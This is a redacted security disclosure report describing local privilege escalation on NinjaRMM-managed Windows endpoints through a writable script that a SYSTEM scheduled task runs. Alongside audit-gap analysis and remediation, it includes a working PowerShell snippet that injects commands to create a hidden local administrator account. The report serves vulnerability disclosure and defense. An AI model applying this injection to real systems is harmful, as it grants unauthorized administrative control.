

REDACTED PoC

Privilege Escalation via Insecure ACL on NinjaRMM Script Directory

Report Information

Report Date	March 5-8, 2026
Author	Jeremiah Shalz
Classification	Public (Redacted)
Severity	High (CVSS 8.8)
Status	Remediated
Host	Redacted

Executive Summary

A local privilege escalation vulnerability was identified on endpoints managed by the NinjaRMM agent. Any authenticated user, including standard non-administrator users, can escalate to System-level privileges by modifying a PowerShell script that is automatically executed every 5 minutes by a scheduled task running as `NT AUTHORITY\SYSTEM`.

The root cause is an insecure Access Control List (ACL) in the `C:\RMM\Scripts` directory. The directory inherits a Modify (M) permission for `Authenticated Users` from the root `C:\` drive and the NinjaRMM installer does not break this inheritance or set restrictive permissions. The script and scheduled task were deployed via a community-authored script from the NinjaOne Discord, added to the organization's NinjaRMM script library. This represents a significant supply-chain risk, where a trusted administrative framework was used to propagate an unvetted community-authored script that introduced a critical privilege escalation vector.

A proof-of-concept was successfully executed: a local administrator account was created by prepending two commands to a PowerShell script found in `C:\RMM\Scripts`. The initial PoC account creation produced zero entries in the Windows Security Event log, indicating a compounding audit visibility gap.

This vulnerability is trivial to exploit, requires no tools, and may affect all NinjaRMM managed endpoints in the internal environment and those of our partners. If exploited by a malicious

insider or compromised standard-user account, this vulnerability could result in full endpoint compromise, lateral movement, and data exfiltration with the potential for no alerts generated under current monitoring, depending on the environment.

Note: the initial PoC on 05-Mar-2026 created the `TechAdmin` account. The documented PoC steps below reflect the verification iteration on 07-Mar-2026 using the `SecurityTest` account. Both followed the same attack chain.

Note: the initial PoC was confirmed via non-admin script injection via PowerShell. The screenshots that follow show PoC occurring via PowerShell run as administrator.

Vulnerability Classification

Field	Value
CWE	CWE-732: Incorrect Permission Assignment for Critical Resource
MITRE ATT&CK	T1574.010: Hijack Execution Flow: Services File Permissions Weakness
Secondary	T1053.005: Scheduled Task/Job: Scheduled Task
Secondary	T1136.001: Create Account: Local Account
Secondary	T1078.003: Valid Accounts: Local Accounts
CVSS 3.1 Score	8.8 High: AV:L/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:H
Exploitability	Trivial: any authenticated user, no tools required, ~5 min wait

CVSS 3.1 Vector
[AV:L/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:H](#)

Base Score Metrics

Exploitability Metrics

Attack Vector (AV)*

Network (AV:N) Adjacent Network (AV:A) Local (AV:L) Physical (AV:P)

Attack Complexity (AC)*

Low (AC:L) High (AC:H)

Privileges Required (PR)*

None (PR:N) Low (PR:L) High (PR:H)

User Interaction (UI)*

None (UI:N) Required (UI:R)

Scope (S)*

Unchanged (S:U) Changed (S:C)

Impact Metrics

Confidentiality Impact (C)*

None (C:N) Low (C:L) High (C:H)

Integrity Impact (I)*

None (I:N) Low (I:L) High (I:H)

Availability Impact (A)*

None (A:N) Low (A:L) High (A:H)

CVSS Scope Rationale: Scope is rated Changed (S:C) because the attacker operates under standard user authorization (governed by file system ACLs) but impacts a different authorization authority (`NT AUTHORITY\SYSTEM`) via the scheduled task execution context. This is consistent with NVD scoring precedent

for local user-to-SYSTEM privilege escalation findings (e.g., CVE-2021-1732, CVE-2023-21674).

Risk Assessment

Likelihood: High

- The vulnerability requires only standard user access. No special tools, no exploitation frameworks, no social engineering
- The attack is trivially repeatable: a single line prepended to an existing script that executes as SYSTEM every 5 minutes; can also be achieved via GUI by any authenticated user who locates the script file in `C:\RMM\Scripts`
- Any authenticated user with interactive or remote logon access to an affected endpoint can exploit this vulnerability
- The ACL misconfiguration appears to be deployed by default via the NinjaRMM installer on every managed endpoint; this was confirmed on both of my machines and the icacs audit also confirmed this on an end-user machine in a partner environment.

Impact: High

- Full SYSTEM-level code execution on the affected endpoint
- Ability to create local administrator accounts, extract credentials, install persistence mechanisms, or pivot laterally
- The scheduled task provides a built-in persistence mechanism with 5-minute execution intervals
- Default audit configuration was insufficient to detect the attack; an attacker could operate undetected indefinitely

Overall Risk: Critical

$\text{Likelihood (High)} \times \text{Impact (High)} = \text{Critical Risk}$

This finding represents a **reliable, low-skill, high-impact** privilege escalation path present on every NinjaRMM-managed endpoint in the environment. The combination of trivial exploitability, SYSTEM-level impact, and insufficient detection coverage warrants immediate remediation.

Affected Environment

Component	Detail
RMM Agent	NinjaRMMAgent version redacted (NinjaRMM LLC), installed 20-Feb-2026
Agent Service	NinjaRMMAgent : runs as LocalSystem
Script Path	C:\RMM\Scripts\ServiceWatchdog.ps1
Scheduled Task	\ServiceWatchdog : runs as SYSTEM, repeats every 5 minutes
Script Origin	Community authored; sourced from NinjaOne Discord
Test Hosts	X, Y, and Z
OS	Windows (Intune-managed, Azure AD joined)
Confirmed Scope	Test machines + at least 1 partner environment machine confirmed (same ACL)
Potential Scope	All NinjaRMM-managed Windows based endpoints org-wide

The `ServiceWatchdog.ps1` script and associated scheduled task were deployed via a community-authored script sourced from the NinjaOne Discord (dated 2024-06-24, revised 2024-07-25), added to the organization's NinjaRMM script library, and executed against managed endpoints. The script creates `C:\RMM\Scripts\` and registers a scheduled task running as `NT AUTHORITY\SYSTEM`. The script does not verify or harden directory ACLs before writing to this path.

Description

Root Cause: Inherited Modify Permission

The `C:\` root drive grants `Authenticated Users` the following permission:

Authenticated Users:(OI)(CI)(IO)(M)

```
PS C:\Windows\System32> icacls C:\
C:\ BUILTIN\Administrators:(OI)(CI)(F)
   NT AUTHORITY\SYSTEM:(OI)(CI)(F)
   BUILTIN\Users:(OI)(CI)(RX)
   NT AUTHORITY\Authenticated Users:(OI)(CI)(IO)(M)
   NT AUTHORITY\Authenticated Users:(AD)
   [REDACTED]:(S, RD, X, RA)
Mandatory Label\High Mandatory Level:(OI)(NP)(IO)(NW)
```

This grants **Modify** access to all child objects and containers via inheritance. When the NinjaRMM Agent installer creates `C:\RMM\`, it does **not** break inheritance or set explicit restrictive ACLs. The result:

C:\RMM: Authenticated Users:(I)(M)

C:\RMM: Authenticated Users:(I)(OI)(CI)(IO)(M)

```
PS C:\Windows\System32> icacls C:\RMM
C:\RMM BUILTIN\Administrators:(I)(OI)(CI)(F)
      NT AUTHORITY\SYSTEM:(I)(OI)(CI)(F)
      BUILTIN\Users:(I)(OI)(CI)(RX)
      NT AUTHORITY\Authenticated Users:(I)(M)
      NT AUTHORITY\Authenticated Users:(I)(OI)(CI)(IO)(M)

Successfully processed 1 files; Failed processing 0 files
PS C:\Windows\System32> _
```

The (I) flag confirms these permissions are **inherited**, not explicitly set. Any authenticated user can therefore **read, write, modify, and delete** files within C:\RMM\Scripts\.

Execution Mechanism: Scheduled Task

A scheduled task named \ServiceWatchdog is configured as follows:

Property	Value
Task To Run	powershell.exe -ExecutionPolicy RemoteSigned -File C:\RMM\Scripts\ServiceWatchdog.ps1
Run As User	SYSTEM
Schedule	Every 5 minutes
Duration	8,760 hours (1 year)
Start Date	20-Feb-2026
Status	Ready / Enabled

The combination of a script writable by any authenticated user and a **SYSTEM-context scheduled task executing it every 5 minutes** creates a reliable, trivially exploitable privilege escalation path.

Script Origin and Deployment

The `ServiceWatchdog.ps1` script and associated `\ServiceWatchdog` scheduled task were not deployed by the NinjaRMM installer. They were deployed via a community-authored PowerShell script sourced from the NinjaOne Discord (initial version 2024-06-24, revised 2024-07-25), which was added to the internal NinjaRMM script library and executed against managed endpoints both internally and in partner environments.

The deployment script:

- Creates `C:\RMM\Scripts\` via `New-Item -Force`
- Writes `ServiceWatchdog.ps1` to that path via `Out-File`
- Registers a scheduled task running as `NT AUTHORITY\SYSTEM` with a 5-minute repetition interval

The script does not verify or harden directory ACLs before writing to this path. No security review was performed prior to deployment.

Note: the root cause ACL vulnerability (inherited `Authenticated Users:(M)` on `C:\RMM\`) is independent of this script's origin. The NinjaRMM installer creates `C:\RMM\` without breaking inheritance from `C:\`, meaning any script placed in this directory by any method is exposed to the same modification risk.

Proof of Concept Attack Chain

The following steps were performed during testing:

Step 1: Discovery

Authenticated as a standard user and enumerated the RMM directory using:

```
cd C:\RMM\Scripts
dir
```

```
PS C:\Windows\System32> cd C:\RMM
PS C:\RMM> dir

Directory: C:\RMM

Mode                LastWriteTime         Length Name
----                -
d----             20-Feb-26      16:01           Scripts
-a---             26-Feb-26      19:35      1418 connectedmonitors.html
```

Result: ServiceWatchdog.ps1 identified (1,901 bytes).

Step 2: ACL Verification

Confirmed write access:

```
icacls "C:\RMM"
```

```
PS C:\RMM> icacls "C:\RMM"
C:\RMM BUILTIN\Administrators:(I)(OI)(CI)(F)
        NT AUTHORITY\SYSTEM:(I)(OI)(CI)(F)
        BUILTIN\Users:(I)(OI)(CI)(RX)
        NT AUTHORITY\Authenticated Users:(I)(M)
        NT AUTHORITY\Authenticated Users:(I)(OI)(CI)(IO)(M)
```

Result: Authenticated Users:(I)(M) ; modify permission via inheritance confirmed.

Step 3: Inheritance Trace

Compared with root drive ACL:

```
PS C:\RMM> icacls "C:"
C: BUILTIN\Administrators:(I)(OI)(CI)(F)
   NT AUTHORITY\SYSTEM:(I)(OI)(CI)(F)
   BUILTIN\Users:(I)(OI)(CI)(RX)
   NT AUTHORITY\Authenticated Users:(I)(M)
   NT AUTHORITY\Authenticated Users:(I)(OI)(CI)(IO)(M)

Successfully processed 1 files; Failed processing 0 files
```

Result: Authenticated Users:(OI)(CI)(IO)(M) on C:\ -- confirmed as inheritance source.

Step 4: Script Modification


Prepended the following commands to ServiceWatchdog.ps1 via non-admin PowerShell:

```
$lines = Get-Content "C:\RMM\Scripts\ServiceWatchdog.ps1"

$payload = @(
    'net user SecurityTest "*****" /add',
    'net localgroup administrators SecurityTest /add'
)

($payload + $lines) | Set-Content "C:\RMM\Scripts\ServiceWatchdog.ps1"
```

Which we can confirm by navigating to the `C:\RMM\Scripts\ServiceWatchdog.ps1` script file via the GUI/File Explorer



```
net user SecurityTest [REDACTED] /add
net localgroup administrators SecurityTest /add

$services = 'NinjaRMMAgent', 'ncstreamer'
$maxRetries = 3


function Bark {
    $NinjaModuleLoaded = Get-Module 'NJCliPsh'
    if ($NinjaModuleLoaded -eq $null) {
        $NinjaModuleAvailable = Get-Module -ListAvailable -Name 'NJCliPsh'
        if ($NinjaModuleAvailable -eq $null) {
            Write-Host "Ninja module not available."
            return
        } else {
            Import-Module 'NJCliPsh'
        }
    }
    $WatchDogFieldValue = Ninja-Property-Get -Name 'watchDogActivity'
    if ($WatchDogFieldValue -eq $null) {
        ,
    }
}
```

Ln 1, Col 1 | 1,925 characters | Plain text | 100%

Step 5: Automated Execution

Waited for the `\ServiceWatchdog` scheduled task to fire (~5 minute interval). The task executed `ServiceWatchdog.ps1` as SYSTEM, which ran the injected commands.

Output of `net user` (before scheduled task)



```
PS C:\Windows\System32> net user

User accounts for \\DESKTOP-[REDACTED]

-----
[REDACTED]           Administrator           DefaultAccount
Guest              [REDACTED]           [REDACTED]
TechAdmin          WDAGUtilityAccount
The command completed successfully.

PS C:\Windows\System32>
```

Output of net localgroup administrators (before scheduled task)

```
PS C:\Windows\System32> net localgroup administrators
Alias name      administrators
Comment        Administrators have complete and unrestricted access to the computer/
domain

Members

-----
Administrator
[Redacted]
TechAdmin
The command completed successfully.
```

Scheduled task detail

```
PS C:\Windows\System32> schtasks /query /tn "ServiceWatchdog" /fo LIST /v

Folder: \
HostName:      DESKTOP[Redacted]
TaskName:      \ServiceWatchdog
Next Run Time: 07-Mar-26 20:26:48
Status:        Ready
Logon Mode:    Interactive/Background
Last Run Time: 07-Mar-26 20:21:49
Last Result:   267014
Author:        N/A
Task To Run:   powershell.exe -ExecutionPolicy RemoteSigned -
File C:\RMM\Scripts\ServiceWatchdog.ps1
Start In:      N/A
Comment:       N/A
Scheduled Task State: Enabled
Idle Time:     Disabled
Power Management: Stop On Battery Mode, No Start On Batteries
Run As User:   SYSTEM
Delete Task If Not Rescheduled: Disabled
Stop Task If Runs X Hours and X Mins: 72:00:00
Schedule:      Scheduling data is not available in this format.
Schedule Type: One Time Only, Minute
Start Time:    16:01:48
Start Date:    20-Feb-26
End Date:      N/A
Days:          N/A
Months:        N/A
Repeat: Every: 0 Hour(s), 5 Minute(s)
Repeat: Until: Time: None
Repeat: Until: Duration: 8760 Hour(s), 0 Minute(s)
Repeat: Stop If Still Running: Disabled
PS C:\Windows\System32>
```

Step 6: Verification

Confirmed account creation and group membership:

```
PS C:\> net user

User accounts for \\[redacted]

-----
[redacted]                Administrator                DefaultAccount
                        SecurityTest                [redacted]
                        TechAdmin                    WDAGUtilityAccount
The command completed successfully.

PS C:\> net localgroup administrators
Alias name     administrators
Comment       Administrators have complete and unrestricted access to the computer/
domain
Members

-----
Administrator
[redacted]
SecurityTest
[redacted]
TechAdmin
The command completed successfully.

PS C:\>
```

```
PS C:\> Get-LocalUser -Name "SecurityTest" | Format-List *

AccountExpires      :
Description         :
Enabled             : True
FullName            :
PasswordChangeableDate : 07-Mar-26 20:42:48
PasswordExpires     : 18-Apr-26 21:42:48
UserMayChangePassword : True
PasswordRequired    : True
PasswordLastSet     : 07-Mar-26 20:42:48
LastLogon           :
Name                : SecurityTest
SID                 : S-1-5-21-[redacted]
PrincipalSource      : Local
ObjectClass          : User

PS C:\> █
```

```
PS C:\Windows\System32> schtasks /query /tn "ServiceWatchdog" /fo LIST /v | findstr "Last Run"
Next Run Time:                07-Mar-26 21:01:48
Last Run Time:                07-Mar-26 20:56:50
Last Result:                  1
Task To Run:                  powershell.exe -ExecutionPolicy RemoteSigned -
File C:\RMM\Scripts\ServiceWatchdog.ps1
Run As User:                  SYSTEM
Stop Task If Runs X Hours and X Mins: 72:00:00
Repeat: Stop If Still Running: Disabled
PS C:\Windows\System32>
```

(Note result 1/exit code 1-- this is likely due to the account already existing from an earlier instance)

Compounding Finding: Audit Visibility Gap

During the original proof-of-concept execution on 05-Mar-2026, the attack produced **zero entries** in the Windows Security event log. No Event 4720 (User Account Created) or Event 4732 (Member Added to Group) entries were generated.

During post-PoC investigation on 06-Mar-2026, `User Account Management` audit subcategory was manually enabled via `auditpol`.

Subsequent testing on 07-Mar-2026 confirmed that Events 4720 and 4732 are now being generated for both manual (Subject: `AzureAD\User`) and scheduled task-driven (Subject: `SYSTEM`) account operations.

This confirms that the default audit policy on this Intune-managed, Azure AD-joined endpoint was insufficient to detect the attack. The following gaps remain even after the policy changes:

Audit Control	Status During PoC (05-Mar)	Status Post-Investigation (07-Mar)	Detection Value
Event 4720 (User Account Created)	Not enabled	Enabled (manually during post-PoC investigation)	Now logging; was silent during PoC
Event 4732 (Member Added to Group)	Not enabled	Enabled (manually during post-PoC investigation)	Now logging; was silent during PoC

Audit Control	Status During PoC (05-Mar)	Status Post-Investigation (07-Mar)	Detection Value
Event 4688 (Process Creation)	Enabled (no cmd-line)	Enabled (no cmd-line)	Payload commands still not captured
Event 4104 (PowerShell Script Block)	Disabled	Disabled	Script content not logged
Sysmon	Not installed	Not installed	No file/process/network telemetry

- **No command-line auditing:** Event 4688 is enabled but Include command line in process creation events are not.
- Payload commands (net user , net localgroup) are not captured in process creation events.
- **No Script Block Logging:** Event 4104 remains disabled. The contents of the modified ServiceWatchdog.ps1 are not recorded.
- **No Sysmon:** File modification of ServiceWatchdog.ps1 generated no telemetry.

Assessment: The PoC was fully successful and completely undetected under the endpoint's default audit configuration. Even after manual hardening of audit policies, critical gaps remain. An attacker who injects a payload that does not trigger User Account Management events (e.g., reverse shell, credential extraction, data exfiltration) would leave **zero forensic artifacts** in the current configuration.

Timeline

Date	Event
20-Feb-2026	NinjaRMM Agent (v11.0.5635) installed on machine
05-Mar-2026 ~20:05	PoC executed: ServiceWatchdog.ps1 modified via standard user session
05-Mar-2026 ~20:10	Scheduled task initiates: TechAdmin account created as local administrator
05-Mar-2026 ~20:12	Script restored to original state (injected commands removed)

Date	Event
06-Mar-2026	Post-PoC investigation: auditpol manually enabled
07-Mar-2026	Replicating killchain via new admin SecurityTest account creation
07-Mar-2026	Post-PoC investigation: audit policy and event log review
07-Mar-2026	Finding documented: report authored
09-Mar-2026	Report to be submitted for internal remediation approval

MITRE ATT&CK Detection Mapping

Technique	ID	Expected Data Source	Expected Event(s)	Status in Environment
Hijack Execution Flow: Services File Permissions Weakness	T1574.010	File Modification (DS0022)	Sysmon Event 11	Not installed , no telemetry
Scheduled Task/Job: Scheduled Task	T1053.005	Scheduled Task Execution (DS0003)	Event 4688 + cmd-line	Enabled but cmd-line not captured
Create Account: Local Account	T1136.001	User Account Creation (DS0002)	Event 4720	Not enabled during PoC
Valid Accounts: Local Accounts	T1078.003	Logon Session Creation (DS0028)	Event 4624	Not validated

Gap Summary: of the four techniques used in the PoC attack chain, **none** had sufficient detection coverage at the time of execution. Even after post-PoC audit policy hardening, two of four remain undetectable (T1574.010, T1053.005 payload content).

Remediation

ID	Action	Priority	Owner	Target Date	Status
R1	Remediate ACL inheritance on C:\RMM\ and set explicit restrictive ACLs (SYSTEM:F, Administrators:F only)	Critical	Internal	09-Mar-2026	Closed
R2	Delete SecurityTest and TechAdmin accounts and confirm removal	Critical	Internal	07-Mar-2026	Closed
R3	Audit all NinjaRMM-managed endpoints for identical ACL on C:\RMM\	High	Internal	09-Mar-2026	Closed
R4	Enable Include command line in process creation events (4688)	High	Internal	09-Mar-2026	Closed
R5	Enable PowerShell Script Block Logging (4104)	High	Internal	09-Mar-2026	Closed
R6	Deploy Sysmon with file modification monitoring	Medium	Internal	09-Mar-2026	Closed
R7	Remediate non-default c:\ root ACL and remove Authenticated Users:(OI)(CI)(IO)(M)	High	Internal	09-Mar-2026	Closed
R8	Implement File Integrity Monitoring on C:\RMM\Scripts\	Medium	Internal	09-Mar-2026	Closed
R9	Enforce PowerShell script signing for SYSTEM-context execution	Low	Internal	09-Mar-2026	Closed
R10	Review and security-audit all community/third-party scripts in NinjaRMM script library before deployment	High	Internal	09-Mar-2026	Closed

Validation Plan

ID	Validation Step	Expected Result
V1	Run icacls C:\RMM\ after R1 remediation	No Authenticated Users entry present
V2	Attempt write to C:\RMM\Scripts\ as standard user	Access denied
V3	Verify Event 4720/4732 generation via test account creation	Events present in Security log

ID	Validation Step	Expected Result
V4	Verify Event 4688 includes command-line after R4	<code>net user</code> commands visible in event data
V5	Re-attempt full PoC attack chain post-remediation	Script modification denied at Step 4 of attack chain

Evidence Artifacts

ID	Artifact	Type	Notes
E1	<code>icacls</code> output of <code>C:\RMM\</code> ACL	Console output	Captured via screenshot
E2	<code>icacls</code> output of <code>C:\</code> root ACL	Console output	Captured via screenshot
E3	Event 4720 Subject: SYSTEM	Event log entry	Confirms SYSTEM-context account creation
E4	Event 4720 Subject: AzureAD\User	Event log entry	Manual test account creation
E5	Event 4732 Subject: SYSTEM	Event log entry	Confirms SYSTEM-context group add
E6	<code>net user SecurityTest</code> output	Console output	Account verification
E7	<code>net localgroup Administrators</code> output	Console output	Group membership verification
E8	Sysmon verification (negative result)	Console output	Confirms Sysmon not installed
E9	<code>auditpol /get /category:*</code> output	Console output	Pre- and post-hardening audit policy

Note: evidence in this report was captured via screenshot from Redacted-Machine by J. Shalz between 05-Mar-2026 and 08-Mar-2026.

References

ID	Reference
[1]	MITRE CWE-732: Incorrect Permission Assignment for Critical Resource https://cwe.mitre.org/data/definitions/732.html
[2]	MITRE ATT&CK T1574.010: Hijack Execution Flow: Services File Permissions Weakness https://attack.mitre.org/techniques/T1574/010/
[3]	MITRE ATT&CK T1053.005: Scheduled Task/Job: Scheduled Task https://attack.mitre.org/techniques/T1053/005/
[4]	MITRE ATT&CK T1136.001: Create Account: Local Account https://attack.mitre.org/techniques/T1136/001/
[5]	MITRE ATT&CK T1078.003: Valid Accounts: Local Accounts https://attack.mitre.org/techniques/T1078/003/
[6]	FIRST CVSS 3.1 Calculator https://www.first.org/cvss/calculator/3.1
[7]	Microsoft: <code>icacls</code> documentation https://learn.microsoft.com/en-us/windows-server/administration/windows-commands/icacls
[8]	Microsoft: Audit User Account Management https://learn.microsoft.com/en-us/windows/security/threat-protection/auditing/audit-user-account-management
[9]	NinjaOne Script Library https://app.ninjarmm.com/#/editor/script/93